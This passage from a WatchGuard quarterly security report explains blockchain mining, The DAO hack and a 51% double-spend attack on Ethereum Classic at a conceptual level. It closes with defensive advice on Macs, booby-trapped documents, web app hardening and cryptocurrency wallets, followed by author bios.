
First, what is a distributed public ledger? By *distributed*, we mean there are hundreds of thousands of nodes that participate by validating and storing the ledger. Anyone can participate in the blockchain management process by spinning up their own node, hence the second word, *public*. With Bitcoin, the blockchain is a ledger of financial transactions. Blockchain technology isn't limited to just financial transactions though. We'll cover an example of that shortly with Ethereum.

Bitcoin, and most other popular cryptocurrencies, use a form of **public key encryption** to authenticate transactions on the blockchain. You've probably heard the term "Bitcoin wallet" before. A wallet is really just a public and private key pair and some software that uses the private key to **cryptographically sign** transactions before announcing them in the blockchain network.

How Transactions Are Added

Most popular cryptocurrencies use a system called Proof-of-Work (PoW) to build a consensus on what the correct blockchain is. The process of adding blocks of transactions to the blockchain is called *mining* and nodes that participate in the process are called *miners*. At a high level, the mining process in a PoW blockchain looks like this:

1. A mining node receives a number of transaction announcements over time. The node validates each transaction to confirm the sender has sufficient funds and there isn't any double-spend (spending the same funds twice in different transactions).
2. The node bundles up a number of transactions into a block. At the end of the block, they add a transaction that gives them an amount of cryptocurrency, usually a few coins, as payment for their work.
3. The node begins trying to mine the block into the blockchain. In PoW, mining uses intentionally difficult math that is computationally expensive. In effect, miners compete against each other to solve a difficult math problem, which adds their block to the blockchain. The first miner to correctly solve the math gets their block added and is awarded their few coins as a reward.



Once a miner finds a correct solution to the math problem, they announce their mined block into the network. Other nodes on the network verify that the solution is indeed correct and add the new block to their copies of the blockchain. It's possible for two different miners to come up with two different, but acceptable solutions and both mine valid blocks. This spawns a *fork* in the block chain. Over time though, one chain will eventually become longer as a majority of nodes add blocks to it. Whichever chain becomes longer is accepted as the correct version, causing the other chain to be abandoned as an *orphan*.

PoW blockchains rely on the *honest majority*, meaning a majority of mining computing power must follow the intended blockchain mining behavior. With large cryptocurrencies with thousands (or hundreds of thousands) of nodes like Bitcoin, it is prohibitively expensive to amass enough computing power to control a majority of the mining power under a single person or organization's control, which keeps the ledger safe from attack.

Enter Ethereum

Bitcoin may have been the first test of blockchain technology, but it wasn't the last. Many other altcoins have spawned since, including the privacy-focus coin Monero, the speed-focused coin Litecoin, and others. In 2015, a new blockchain technology called **Ethereum** was introduced. Ethereum expanded the idea of a public transaction ledger from just distributed financial transactions to distributed computing. Every node on the network participates in a decentralized virtual machine, where nodes can use scripted functions to carry out different tasks and build fully distributed applications.

Over the last four years, developers have built some impressive applications on the Ethereum network. From the cat-trading game **CryptoKitties**, to an investment platform called **The Decentralized Autonomous Organization** (The DAO).

Back in 2016, an attacker exploited a vulnerability in The DAO's underlying code to siphon off $50 million in Ether, the cryptocurrency that drives the Ethereum blockchain. Because blockchains are immutable, meaning you cannot reverse transactions, the only way to reverse the attack was to hard fork the blockchain. The **hard fork** effectively went back in time and negated the attacker's transactions, creating a new version of the blockchain.

Hard forking a blockchain to reverse an attack was, and still is, incredibly controversial. It goes against one of the core tenants of blockchain technology, its immutability. Due to the scale of The DAO hack though, a majority of nodes on the Ethereum blockchain agreed to the fork. Because the majority rules, the hard fork succeeded and Ethereum continued on with its new branch.

Even though they were the minority, a substantial number of nodes disagreed with the hard fork. These nodes chose to continue on with the original blockchain, hack included, under the new name Ethereum Classic. To this day, both Ethereum and Ethereum Classic still co-exist as separate, but related blockchains.

51% Attacks

As we've noted a few times throughout this section, PoW blockchains rely on a majority of participants maintaining honesty. With larger blockchains like Bitcoin and Ethereum, there are enough participants in the mining process that acquiring a majority of mining power for malicious deeds is prohibitively expensive.

Mining cryptocurrency isn't free. Mining nodes effectively convert electricity into computation power to solve complex math problems. If the cost of electricity becomes more expensive than the reward earned for successfully mining a block, it doesn't make financial sense to continue mining that cryptocurrency. After cryptocurrency values started crashing in 2018, mining many altcoins became unprofitable, causing participants to turn off their mining hardware or switch it to more profitable coins. As a result, many smaller cryptocurrencies saw drastic drops in total mining power participating on their networks. On January 7th, an attacker exploited this drop in mining power on the Ethereum Classic blockchain to launch what is called a 51% attack.

To start, the attacker sent several transactions worth tens of thousands to hundreds of thousands of dollars in ETC (Ethereum Classic Coin) to several different wallets. We don't know the owners of every wallet but a few cryptocurrency exchanges like **Gate.io** have come forward stating they were a recipient. Next, the attacker traded these funds for a different cryptocurrency, like Bitcoin.

After sending the transactions, the attacker then started mining a separate copy of the blockchain, this time without the original transactions depositing ETC into the exchanges. Because the attacker was able to maintain a majority of the mining power on the blockchain network (51% or more), their version of the blockchain eventually caught up to and passed the original one in length. As mentioned, whichever version of a blockchain is longer is considered the correct version. This means, according to the blockchain, the attacker never sent the ETC to the exchanges and still controlled it. Meanwhile, they still kept the different cryptocurrency that they converted their funds to in the old blockchain.

In the end, a 51% attack allows an attacker to double spend their funds. In this case, spending it once to purchase (trade for) a different cryptocurrency, and then regain their funds to spend them again. The recipient of the original transaction ends up having funds stolen from them during the blockchain reorganization when the transaction is removed. Gate.io, one of the victims in this attack, had $100,000 USD worth of ETC stolen from them. CoinBase, another popular exchange, estimated total losses from the attack exceeded $1.1 million USD.

Are Major Cryptocurrencies Vulnerable?

Technically, all cryptocurrencies and blockchains that use proof-of-work for their consensus system are vulnerable to a 51% attack. This includes the big ones like BitCoin, Ethereum and Monero. Practically though, the amount of computing power needed to own 51% of all mining power on these blockchains is astronomical. For the attack against Ethereum Classic, the attacker could have rented mining power from a cloud mining provider like **NiceHash** to execute the attack.

At around the time of the attack, an attacker would need to maintain around 8 TH/s (8,000,000,000,000 hashes per second) worth of mining power to overtake the rest of the blockchain. Currently, NiceHash charges around $15,000 per day for 1 TH/s of mining power. This means it would only cost around $120,000 to own 51% of the blockchain's mining power for a full day, plenty enough time to successfully execute a double-spend. To add some perspective, the Bitcoin network's total hash power is right around 50 million TH/s.

51% attacks are a serious risk to smaller cryptocurrencies. It is economically feasible for an attacker to rent enough mining power to take over many of the smaller blockchains. One of the only things holding these types of attacks back is that a 51% attack is almost guaranteed to completely crash the value of any cryptocurrency smaller than Ethereum Classic. That said, savvy attackers could also gain return on their investment by **short-selling** their targeted cryptocurrency before launching their attack.

What Is the Fix?

Larger cryptocurrencies may be all but immune to a 51% attack, but that isn't stopping some of them from implementing changes that can help protect against it. Ethereum, for example, is moving towards a different consensus system called **Proof-of-Stake**, which mitigates the risk of 51% attacks by effectively destroying the funds the attacker is trying to steal. Other crypto-currencies are moving to similar models as well.

Smaller cryptocurrencies are still in trouble though. While people continue to put funds into new and cheap cryptocurrencies in hope of striking gold during a surge in value, there are still serious risks. Cryptocurrencies are still the Wild West and should be treated with careful consideration.

Conclusion & Defense Highlights


Conclusion & Defense Highlights

As we mention at the beginning of this report, the best Internet pilots regularly check the latest cyber security "weather" report to understand where the most dangerous Internet areas currently reside. As someone who made it this far into our report, you're ready to safely takeoff onto the Internet with your new learnings and an increased sense of cyber awareness.

For instance, you learned that during Q1 we saw increased volumes of Mac adware, so you might want to take evasive actions when it comes to installing unsolicited Mac software. We also saw a continued growth in malicious Office documents, which means you should warn your Internet passengers to beware of unsolicited PDFs, Word documents and spreadsheets. Finally, remember to implement more proactive anti-malware solutions, like WatchGuard's IntelligentAV and APT Blocker, which help prevent these sorts of threats before your Internet passengers have a chance to interact with them. We recommend the Firebox's Total Security Suite for the best protections.

If you manage a web server or expose any web-based management UIs to the Internet, you know we've seen signs of increased web application attacks on the horizon. If you haven't already patched and hardened your web servers, you should before exposing them online. More importantly, make sure your own web application code is developed securely.

Finally, we have seen Internet users clicking on millions of malicious links during Q1. To avoid phishing sites, malware drive-by downloads, and other dangerous domains, you should enable DNSWatch to prevent your Internet passengers from reaching the evil links they sometimes accidentally click on.



Considering these trends, here's our security advice to survive next quarter:

Armor your Macs before going online

For the second time in the past twelve months, we saw Mac-targeted malware make our top malware lists. In fact, this quarter two variants rose to the top, making a new record. Some Mac users still suffer from the false impression that Macs are malware proof. This is not true! MacOS software regularly suffers from security vulnerabilities that attackers can use to hijack your Apple computer, and malware authors have learned how to target the previously less-popular operating system. While your Mac does come with a basic firewall and an anti-malware monitor (called **Gatekeeper**), we believe it needs more robust defenses. Your WatchGuard Firebox protects your Mac while on-premises, but we also recommend you install a strong host-based firewall (like Little Snitch) and additional antivirus products to protect your Mac while travelling. Do not let the general Mac user overconfidence about security lull you into a false sense of well-being. Install additional security products to protect yourself from growing Mac threats.

Attackers can booby-trap documents, so treat them with care

In Q1, a number of document-based threats made our top 10 and widespread malware lists. By now, the average Internet user has realized that executable programs pose some risk when downloaded from unknown sources. However, many users still mistakenly feel that documents are benign. They are not! Whether it be by embedding special content or scripts, taking advantage of mis-designed features, or exploiting software flaws in popular document applications (like Word), attackers very regularly deliver their malware through booby-trapped documents. You should train your users to be very wary of any unsolicited document they receive via email or are asked to download from the web. Even if something seems to come from someone you know, if you don't expect it ask about it before opening it. You should also invest in more modern and proactive anti-malware solutions that can identify even new malicious documents. If you are a WatchGuard customer, both our IntelligentAV service and APT Blocker can more proactively find malicious Word documents, PDFs, and spreadsheets.

Harden your web applications against code flaws

According to our IPS service, attackers spent most their efforts launching web application attacks, such as cross-side scripting (XSS) and SQL injection (SQLi), against web servers during Q1. Usually, to fix software vulnerabilities you need to patch. While this is certainly also true of your web server and its web application frameworks, sometimes the flaw that allows an attacker to hijack your web server lies within your own custom code. That's the beauty of a web application flaw to a cyber attacker. Even if your server is completely up to date and hardened, a small mistake by one of your web developers could let an attacker steal all your data.

Unfortunately, web application security is not a simple subject that we can cover in a few paragraphs. It involves implementing various secure coding practices and concepts, such as sanitizing user imports, limiting guest privileges, limiting database queries, and much more. However, we can recommend a great place to start. You should have all your web developers visit and read the **Open Web Application Security Project** (OWASP) site. This site details the most common web application vulnerabilities, and more importantly gives many development tips on how to avoid them on your site. We believe OWASP is mandatory reading for all web developers.

Learn how to handle cryptocurrency securely

Whether or not you think the current cryptocurrencies, such as Bitcoin and Ethereum, will take over financial markets, cryptocurrency and blockchain are useful and are here to stay. Therefore, if you plan on using cryptocurrency, you should learn how it works so you know enough to protect it. As mentioned earlier, your cryptocurrency is attached to a wallet, which is essentially just a public/private key pair. This is the data you need to aggressively protect.

First, back it up. You may rely on "wallet software" to store this key pair for you, but we also recommend you back a copy up manually. Some people go as far as printing a copy of their keys and storing them in a physical safe for safekeeping (pun intended). You should also encrypt this key pair whenever storing it digitally.

Besides protecting your cryptocurrency keys, you should also limit the amount of cryptocurrency you store via a third party. As you use cryptocurrency, you will start to see the convenience of online "hot" wallets vs offline "cold" ones. As convenient as they are, hot wallets also put your cryptocurrency at increased risk. Many of the cryptocurrency thefts and issues have involved third-party cryptocurrency exchanges or online wallets. We recommend you don't store much of your currency with any third-party provider, and keep the majority of it offline, within your direct control. As cryptocurrencies increase in popularity, so too will attacks against them. If you don't want to lose your money, it's worth learning how these currencies work.

That's it. You've reached the conclusion of this quarter's Internet Security Report. Hopefully, you found the content enlightening, or at the very least, have the latest Internet threat weather report, so that you can enjoy safe browsing while flying through cyber space. We hope you found the information in this report useful and join us next time to learn about the changes that occur next quarter. As always, leave your comments or feedback about our report at **SecurityReport@watchguard.com**.
See you next time.

Corey Nachreiner

Chief Technology Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's technology vision and direction. Previously, he was the director of strategy and research at WatchGuard. Corey has operated at the frontline of cyber security for 19 years, and for nearly a decade has been evaluating and making accurate predictions about information security trends. As an authority on network security and internationally quoted commentator, Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, eWeek, Help Net Security, Information Week and Infosecurity, and delivers WatchGuard's "Daily Security Byte" video series on **www.secplicity.org**.

Marc Laliberte

Sr. Security Threat Analyst

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cyber security trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

Emil Hozan

Jr. Security Threat Analyst

Being a member of WatchGuard Technologies' Threat Lab as a Jr. Security Analyst, Emil hopes to bridge the technological rift between end users and the sophistication of technology. Taking complex situations and then analyzing and breaking them down, Emil enjoys diving deep into technical matters and summing up his findings in an easy-to-digest manner. He believes that being security-aware while online is only the tip of the iceberg and that what goes on in the background is just as important as being cautious. Emil is a technological enthusiast with many qualifications and years of experience in IT.

Trevor Collins

Jr. Security Threat Analyst

Trevor Collins is a Jr. Security Analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in network security, secure Wi-Fi, multi-factor authentication, and network intelligence. The company's award-winning products and services are trusted around the world by nearly 10,000 security resellers and service providers to protect more than 80,000 customers. WatchGuard's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for distributed enterprises and SMBs. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit

WatchGuard